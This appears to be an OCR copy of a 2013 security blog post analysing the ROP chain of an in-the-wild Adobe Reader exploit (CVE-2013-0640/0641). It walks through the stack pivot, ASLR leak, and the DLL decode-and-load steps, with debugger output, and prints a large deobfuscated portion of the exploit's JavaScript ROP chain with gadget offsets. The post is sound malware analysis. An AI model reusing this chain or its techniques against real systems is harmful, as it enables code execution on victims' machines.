
Open Security Research

Sponsored by Foundstone

Tuesday, October 15, 2013

Analysis of a Malware ROP Chain

By Brad Antoniewicz.



Back in February an Adobe Reader zero-day was found being actively exploited in the wild. You may have seen an analysis of the malware in a number of places. I recently came across a variant of this malware and figured it would be nice to provide a little more information on the ROP chain contained within the exploit.

Background

After Adobe was notified of the exploit their analysis yielded two vulnerabilities: CVE-2013-0640 and CVE-2013-0641. Initially the ambiguity of the vulnerability descriptions within the advisories made it hard to tell if both CVE-2013-0640 and CVE-2013-0641 were being exploited in the variant I came across - but from what I can put together, CVE-2013-0640 was used in the initial exploit for memory address disclosure and code execution. Then the exploit transfers control to another DLL that escapes the Adobe Reader sandbox by exploiting CVE-2013-0641.

Exploit Characteristics

Our Regular Authors

Brad Antoniewicz
Tony Lee
Gursev Singh Kalra
Robert Portvliet
Melissa Augustine
Paul Ambrosini
Tushar Dalvi

Popular Posts

Getting Started with GNU Radio and RTL-SDR (on Backtrack)

Deconstructing a Credit Card's Data

Hacking KeyLoggers

Deobfuscating Potentially Malicious URLs - Part 1

Setting up a Password Cracking

Once I get past the malicious intent, I'm one of those people who can appreciate a nicely written exploit or piece of malware. This variant was particularly interesting to me because it exploited an pretty cool vulnerability and showed signs of sophistication. However, at the same time, there was tons of oddly structured code, duplication, and overall unreliability. It was almost like one person found the crash, one person wrote the ROP chain, and a final person hacked everything together and filled in the gaps. If this was my team, I'd fire that final person :)

In this section we'll cover the general characteristics of the exploit that serve as an important background but are not directly part of the ROP chain.

Javascript Stream

The exploit is written in Javascript embedded into a PDF stream. Extracting the Javascript is pretty straight forward:

```
root@kali:~# pdfextract evil.pdf
```

Obfuscation

The Javascript was similar to how it was described in previous articles: It appeared to be at least

Server
Windows DLL Injection Basics
Comcast and DOCSIS 3.0 - Worth the upgrade?
Using Mimikatz to Dump Passwords!
Sniffing on the 4.9GHz Public Safety Spectrum
How to acquire "locked" files from a running Windows system

Blog Archive
► 2014 (6)
▼ 2013 (40)
► December (3)
► November (1)
▼ October (5)
Debugging Out a Client Certificate from an Android...
Extracting RSAPrivateCrtKey and Certificates from ...
Using the OmniKey CardMan 5321/5325 in Kali Linux
Analysis of a Malware ROP Chain
Getting a Grip on Your

partially obfuscated, but had some readable Italian/Spanish word references throughout. For example:

```
ROP_ADD_ESP_4 = 0x20c709bb;
.
.
.
pOSSEDER[sEGUENDO - 1] += "amor";
pOSSEDER[sEGUENDO - 5] += "fe";
pOSSEDER[sEGUENDO - 10] += "esperanza";
```

Most everything in this article is the result of my manual deobfuscation of the JavaScript (lots of find and replace).

A similar Javascript exploit was found posted on a Chinese security forum. I can't say how or if the two are connected, its possible the Chinese site just put friendly names to the obfuscated functions. It just struct me odd that the post named functions and variables so precisely with little structural change from the obfuscated version.

Version Support


The exploit first checks the result of `app['viewerVersion']` to determine the Reader version. The following versions appear to be supported within the exploit:

- 10.0.1.434
- 10.1.0.534
- 10.1.2.45
- 10.1.3.23
- 10.1.4.38
- 10.1.4.38ARA

- 10.1.5.33
- 11.0.0.379
- 11.0.1.36
- 9.5.0.270
- 9.5.2.0
- 9.5.3.305


The author developed entire ROP chains for each version, this surely took some time to do. I looked at 10.1.2.45, which is the focus of this article.

ASLR



The address leak vulnerability in `AcroForm.api` facilitated an ASLR bypass by providing the module load address of `AcroForm.api`. The exploit writers had to first trigger the vulnerability, get the module load address, then adjust the offsets in the ROP chain at runtime before loading it into memory.

Stack Pivot



Once the code execution vulnerability is triggered, the exploit directs Reader to a stack pivot ROP gadget that transfers control from the program stack to the ROP chain that is already loaded into memory on the heap. Oddly the stack pivot address is defined within a variable inside the JavaScript ROP chain build function, rather than being part of the returned ROP Chain string. Instead of simply defining the stack pivot address as an offset, the exploit writer defined it as an absolute address using the default IDA load address.

Later on in the exploit the writer actually subtracts the default

load address from this gadget address to get the offset then adds the leaked address. This is a totally different programmatic way from the approach used in this function to calculate a gadget's address which may indicate this exploit was developed by more than one author or maybe a IDA plugin was used to find the stack pivot. Here's the important parts of the JavaScript associated with the stack pivot to illustrate this conclusion:

```
function getROP(AcrobatVersion,moduleLoadAddr){
 .
 .
 .
 else if(AcrobatVersion == '10.1.2.45'){
  var r="";
  r+=getUnescape(moduleLoadAddr+0x17);
  r+=getUnescape(moduleLoadAddr+0x17);
  .
  .
  .
  }
 STACK_PIVOT = 0x2089209e ;
 return r;
 }
var ropString = getROP(AdobeVersionStr['AcrobatVersion'], moduleLoadAddr);
var idaLoadAddr= (0x20801000);

stackPivotOffset = getUnescape(STACK_PIVOT - idaLoadAddr + moduleLoadAddr);
```

As you can see, there are two methods here, the simple "`getUnescape(moduleLoadAddr+0x17);`" and the more complex "`getUnescape(STACK_PIVOT - idaLoadAddr + moduleLoadAddr);`".

Rather than digging through the exploit code, an easy way to identify the stack pivot within WinDBG is to set a breakpoint on one of the first ROP gadgets in the Javascript ROP chain build function: `moduleOffset+0x41bc90` -

```
 0:000> lmf m AcroForm
start    end        module name
63a80000 64698000   AcroForm C:\Program Files\Adobe\Reader 10.0\Reader\plug_ins\Acr
0:000> uf 63a80000 + 1000 + 0x41bc90
AcroForm!DllUnregisterServer+0x39dc1a:
63e9cc90 54              push    esp
63e9cc91 5e              pop     esi
63e9cc92 c3              ret
0:000> bp 63a80000 + 1000 + 0x41bc90
0:000> g
```

When the breakpoint is reached, we can look at where the stack pointer is pointing. Since it's pointing at memory on the heap (and not the stack) we know the stack pivot executed.

```
 Breakpoint 5 hit
eax=0000f904 ebx=00000001 ecx=63b1209e edx=00000000 esi=165acd6c edi=05c49f18
eip=63e9cc90 esp=118455ac ebp=001ede18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
AcroForm!DllUnregisterServer+0x39dc1a:
63e9cc90 54              push    esp
```

At this breakpoint we also know the heap block where the ROP chain was loaded (ESP is pointing to it). We can use `!heap` to find the start of the heap block and inspect it. At offset 0x4 is the stack

pivot:

```
 0:000> !heap -p -a esp
    address 118455ac found in
    _HEAP @ 1ab0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        1183f8f8 1927 0000  [00]   1183f900    0c930 - (busy)

0:000> dd 1183f900
1183f900  00380038 63b1209e 63a81017 63a81017
1183f910  63a81017 63a81017 63a81017 63a81017
1183f920  63a81017 63a81017 63a81017 63a81017
1183f930  63a81017 63a81017 63a81017 63a81017
1183f940  63a81017 63a81017 63a81017 63a81017
1183f950  63a81017 63a81017 63a81017 63a81017
1183f960  63a81017 63a81017 63a81017 63a81017
1183f970  63a81017 63a81017 63a81017 63a81017

0:000> uf 63b1209e
AcroForm!DllUnregisterServer+0x13028:
63b1209e 50              push    eax
63b1209f 5c              pop     esp
63b120a0 59              pop     ecx
63b120a1 0fb7c0          movzx   eax,ax
63b120a4 c3              ret
```

JavaScript DLLs

At the end of every version-dependent ROP chain is:

```
0x6f004d
0x750064
0x65006c
```

Which is the hexadecimal equivalent of the unicode string "Module". Appended to that is a larger block of data. Later on we'll determine that the ROP chain searches the process memory for this specific delimiter("Module") to identify the block which is the start of a base64 encoded DLL that gets loaded as the payload.

ROP Pseudocode

Before we dig into the assembly of the ROP chain, let's look at it from a high level. It uses the Windows API to retrieve a compressed base64 encoded DLL from memory. It decodes it, decompresses it, and loads it. If we were to translate its assembly to a higher level pseudo code, it would look something like this:

```
 hModule = LoadLibraryA("MSVCR90.DLL");
__wcsstr = GetProcAddress(hModule, "wcsstr");
base64blob = __wcsstr(PtrBlob, "Module");

hModule = LoadLibraryA("Crypt32.dll");
__CryptStringToBinaryA = GetProcAddress(hModule, "CryptStringToBinaryA");
__CryptStringToBinaryA(base64blob, 0, CRYPT_STRING_BASE64, decodedBlob, pcbBinary,

hModule = LoadLibraryA("NTDLL.dll");
__RtlDecompressBuffer = GetProcAddress(hModule, "RtlDecompressBuffer");
__RtlDecompressBuffer(COMPRESSION_FORMAT_LZNT1, decompressedBlob, UncompressedBuffe

hModule = LoadLibraryA("MSVCR90.DLL");
__fwrite = GetProcAddress(hModule, "fwrite");
```

```
hModule = LoadLibraryA("Kernel32.dll");
__GetTempPathA = GetProcAddress(hModule, "GetTempPathA");

tmpPath = "C:\Users\user\AppData\Local\Temp\";
__GetTempPathA(nBufferLength , tmpPath);

tmpPath += "D.T";

hFile = fopen(tmpPath, "wb");
fwrite(decompressedBlob, size, count, hFile);
fclose(hFile);

LoadLibraryA("C:\Users\user\AppData\Local\Temp\D.T");
Sleep(0x1010101);
```

Setup


The first thing the ROP Chain does is note where it is in memory. We'll see later on that it does this so it can dynamically modify the arguments passed to the functions it calls rather using static values.

```
 r+=ue(t+0x41bc90) ; // push esp/pop esi/ret
```

The `r` variable is returned to the caller as the ROP chain, the `ue()` returns an `unescape()'ed` string from the parameters it was passed and the `t` variable is the `AcroForm.api` module load address.

The pseudocode above shows that a number of calls, particularly the ones to `LoadLibraryA()` and `GetProcAddress()`, require strings as arguments. The ROP Chain accomplishes this by directly

copying the strings into the `.data` segment of `AcroForm.api`.



A snip of JavaScript code responsible for this is below:

```
 r+=ue(t+0x51f5fd); pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818001); // data_segment + 0x1
r+=getUnescape(moduleLoadAddr+0x5efb29); // pop ecx/ret
r+=getUnescape(0x54746547); // string
r+=getUnescape(moduleLoadAddr+0x46d6ca); // mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); // pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818005); // data_segment + 0x5
r+=getUnescape(moduleLoadAddr+0x5efb29); // pop ecx/ret
r+=getUnescape(0x50706d65); // string + 0x4
r+=getUnescape(moduleLoadAddr+0x46d6ca); // mov [eax], ecx/ret
```

These groups of instructions are repeated for each DWORD for the length of the string, incrementing the `data_segment` and `string` offsets respectively. The entire `string` that is copied to the `.data` segment is:

```
 0:008> db 63470000 + 1000 + 0x818001 L4e
63c89001  47 65 74 54 65 6d 70 50-61 74 68 41 00 66 77 72  GetTempPathA.fwr
63c89011  69 74 65 00 77 62 00 43-72 79 70 74 53 74 72 69  ite.wb.CryptStri
63c89021  6e 67 54 6f 42 69 6e 61-72 79 41 00 6e 74 64 6c  ngToBinaryA.ntdl
63c89031  6c 00 52 74 6c 44 65 63-6f 6d 70 72 65 73 73 42  l.RtlDecompressB
63c89041  75 66 66 65 72 00 77 63-73 73 74 72 00 41        uffer.wcsstr.A
```

As you can see, the strings for each of the function arguments are present.

Function Calls

The rest of the ROPChain is mostly the same couple of steps repeated:

1. Prepare arguments for function calls
2. Call `LoadLibraryA()`
3. Call `GetProcAddress()`
4. Call function

It performs these steps for the calls to `wcsstr()`, `CryptStringToBinaryA()`, `RtlDecompressBuffer()`, `fwrite()`, `GetTempPathA()`, and `fclose()`. Lets see what one of these calls look like:

Call to `wcsstr()`

The ultimate goal of the following series of instructions is to set up the stack to make a call to `wcsstr()`. MSDN shows that the call should look like this:

```
wchar_t *wcsstr(
   const wchar_t *str,
   const wchar_t *strSearch
);
```

For the `*strSearch` parameter the author placed a pointer in the JavaScript ROP Chain to the `.rdata` segment of `AcroForm.api` which contains the unicode string "`Module`". Then to determine the `*str` parameter, the author used the saved stack pointer gathered in the first few instructions of the ROP Chain to calculate the memory address of `*strSearch` on the stack and place it at the precise offset on the stack where `wcsstr()` will look for it once called. Really any pointer to a memory address within the ROP Chain could have been used as the `*str` parameter, since it's at the end of the ROP Chain where the unicode string "`Module`" was added by the author to indicate the start of the payload. Come to think of it, the author could have probably just calculated the offset to the end of the ROP Chain and skipped the entire `wcsstr()` call.

Let's see the JavaScript and assembly, This first set of gadgets simply determines the memory address on the stack of the "`Module`" unicode string in the `.rdata` segment of `AcroForm.api`. Remember, `esi` was used at the start of the ROP chain to store the stack pointer after the pivot.

```
r+=getUnescape(moduleLoadAddr+0x5ec230); // pop edi/ret
r+=getUnescape(0xcccc0240);
r+=getUnescape(moduleLoadAddr+0x4225cc); // movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); // ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); // add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x538c1d); // xchg    eax,edi/ret
```

```
r+=getUnescape(moduleLoadAddr+0x508c23); // xchg    eax,ecx/ret
```

One note is the use of `0xcccc0240` as the offset. It turns to `0x00000240` after the `movsx edi, di`. My guess is that the author was trying to avoid nulls within the chain, but if you look at the other areas of the payload, there are tons of nulls used. This implies that the use of nulls is not needed, making it extra, unneeded work by the author. It makes me wonder if it indicates an automatically generated ROP chain or possibly a borrowed chain from another exploit.

At the end of this set of instructions, the memory address on the stack of the pointer to the `.rdata` "`Module` resides in `ecx`.

The next set of instructions determine the offset on the stack where the `*str` parameter would be. The JavaScript ROP Chain contains `0x41414141` at that offset but the last two sets of instructions overwrite that value with the memory address on the stack of the pointer to the `.rdata` "`Module`".

```
r+=getUnescape(moduleLoadAddr+0x5ec230); // pop edi/ret
r+=getUnescape(0xcccc023c);
r+=getUnescape(moduleLoadAddr+0x4225cc); // movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); // ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); // add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); // push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); // mov [eax], ecx/ret
```

At this point, the stack is populated with the appropriate parameters at the appropriate places so that the call to `wcsstr()` can search the memory region where the ROP Chain is for the unicode string of "`Module`" - which indicates the start of the payload.

However, calling `wcsstr()` isn't that simple. In the next set of instructions, the author calls `LoadLibraryA()` to load `MSVCR90.dll` which is the first step in preparing the module to call the

function. The `LoadLibrary()` function is pretty straight forward to call:

```
HMODULE WINAPI LoadLibrary(
  _In_  LPCTSTR lpFileName
);
```

With that as a reference, lets look at the ROP Chain:

```
r+=getUnescape(moduleLoadAddr+0x51f5fd); // pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); // 65cf2214={kernel32!LoadLibraryA (769d28
r+=getUnescape(moduleLoadAddr+0x4b1788); // call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x816e96); // ptr to "MSVCR90.dll"
r+=getUnescape(moduleLoadAddr+0x508c23); // xchg    eax,ecx/ret
```

This is a pretty simple set of instructions, the author loads the address in the import table for `LoadLibraryA()` into `eax` then calls it. When `LoadLibraryA()` looks on the stack for its parameters, it'll see the pointer to the `.rdata` segment of `AcroForm.api` which contains to the string "`MSVCR90.dll`". The return value is a handle to the module set in `eax` and then immediately copied to `ecx`.

Next the author has to save the handle at the specific offset on the stack where the next call to `GetProcAddress` will look for it. This should look familiar, its essentially the same sequence of instructions that the author used to set up the stack for the `wcsstr()` call (that hasn't happened yet).

```
r+=getUnescape(moduleLoadAddr+0x5ec230); // pop edi/ret
r+=getUnescape(moduleLoadAddr+0xcccc022c);
```

```
r+=getUnescape(moduleLoadAddr+0x4225cc); // movsx   edi,di/ret
r+=getUnescape(moduleLoadAddr+0x17); // ret
r+=getUnescape(moduleLoadAddr+0x13ca8b); // add     edi,esi/ret
r+=getUnescape(moduleLoadAddr+0x25e883); // push edi/pop eax/ret
r+=getUnescape(moduleLoadAddr+0x46d6ca); // mov [eax], ecx/ret
```

A call to `GetProcAddress()` follows, lets see how to call it:

```
FARPROC WINAPI GetProcAddress(
  _In_  HMODULE hModule,
  _In_  LPCSTR lpProcName
);
```

In a similar fashion to the `LoadLibraryA()` call, the import address for `GetProcAddress` is loaded into `eax` and called. The `0x41414141` was overwritten in the previous set of instructions and now contains the handle that was returned from the `LoadLibraryA()` call, which is used for the `hModule` parameter. The `lpProcName` parameter was defined in the setup part of the ROP Chain where the author copied the string to the data segment of `AcroForm.api`. The address to the precise area of the data segment which contains the "`wcsstr`" string was already populated in the JavaScript.

```
r+=getUnescape(moduleLoadAddr+0x51f5fd); // pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f11d4); // Address to kernel32!GetProcAddressStub
r+=getUnescape(moduleLoadAddr+0x4b1788); // call [eax]/ret
r+=getUnescape(0x41414141); // Placeholder for ptr to LoadLibrary Handle
r+=getUnescape(moduleLoadAddr+0x818047); // data_segment + 0x47 ("wcsstr")
```

`GetProcAddress` will return the address of `wcsstr()` in `eax`. The `wcsstr()` function parameters were already set up earlier on, so all that's left is to call `eax`. The last line adjusts `eax` so that it points to the start of the payload, and not at the "`Module`" delimiter.

```
r+=getUnescape(moduleLoadAddr+0x154a); // jmp     eax {MSVCR90!wcsstr (7189752c)}
r+=getUnescape(moduleLoadAddr+0x5ec1a0); // pop ecx/pop ecx/ret
r+=getUnescape(0x41414141); // Ptr to stack populated during setup
r+=getUnescape(moduleLoadAddr+0x60a990); // Ptr to unicode "Module" in .data
r+=getUnescape(moduleLoadAddr+0x2df56d); // add eax, 0ch/ret
```

Prepping and Writing the DLL

Now the ROP Chain has a pointer to the compressed base64 encoded DLL. The rest of the chain decodes (`CryptStringToBinaryA`), decompresses (`RtlDecompressBuffer`) and writes the DLL to "`C:\Users\user\AppData\Local\Temp\D.T`" using the same high level gadgets just described in this section. It uses `GetTempPathA()` to determine the user's temporary file store, which is where the DLL is saved.

Loading the DLL

With the `D.T` DLL written to disk, loading is just a matter of calling `LoadLibraryA()`. The DLL automatically starts it own thread and the remainder of the ROP Chain is just a call to `Sleep()`.

```
r+=getUnescape(moduleLoadAddr+0x51f5fd); // pop eax/ret
r+=getUnescape(moduleLoadAddr+0x5f1214); // 65cf2214={kernel32!LoadLibraryA (769d28
r+=getUnescape(moduleLoadAddr+0x4b1788); // call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x818101); // Loads D.T as a library
r+=getUnescape(moduleLoadAddr+0x51f5fd); // pop eax/ret
```

```
r+=getUnescape(moduleLoadAddr+0x5f10c0); // ds:0023:65cf20c0={kernel32!SleepStub (7
r+=getUnescape(moduleLoadAddr+0x4b1788); // call [eax]/ret
r+=getUnescape(moduleLoadAddr+0x17); // ret
r+=getUnescape(0x1010101);
```

Full ROP Chain

Here's the ROP Chain in its entirety, I manually deobfuscated it and added the assembly annotations.

```
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
```

```
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
```

```
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret
r+=getUnescape(moduleLoadAddr+0x17); //ret

r+=getUnescape(moduleLoadAddr+0x41bc90); //push esp/pop esi/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818001); //data_segment + 0x1
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x54746547);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret ;
r+=getUnescape(moduleLoadAddr+0x818005); //scratch_space + 0x5
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x50706d65);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818009); //scratch_space + 0x9
```

```
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41687461);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81800d); //scratch_space + 0xd
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41414100);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81800e); //scratch_space + 0xe
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x69727766);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818012); //scratch_space + 0x12
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41006574);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818015); //scratch_space + 0x15
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41006277);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818018); //scratch_space + 0x18
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x70797243);
```

```
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81801c); //scratch_space + 0x1c
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x72745374);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818020); //scratch_space + 0x20
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x54676e69);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818024); //scratch_space + 0x24
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x6e69426f);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x818028); //scratch_space + 0x28
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41797261);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret

r+=getUnescape(moduleLoadAddr+0x51f5fd); //pop eax/ret
r+=getUnescape(moduleLoadAddr+0x81802c); //scratch_space + 0x2c
r+=getUnescape(moduleLoadAddr+0x5efb29); //pop ecx/ret
r+=getUnescape(0x41414100);
r+=getUnescape(moduleLoadAddr+0x46d6ca); //mov [eax], ecx/ret
```

```
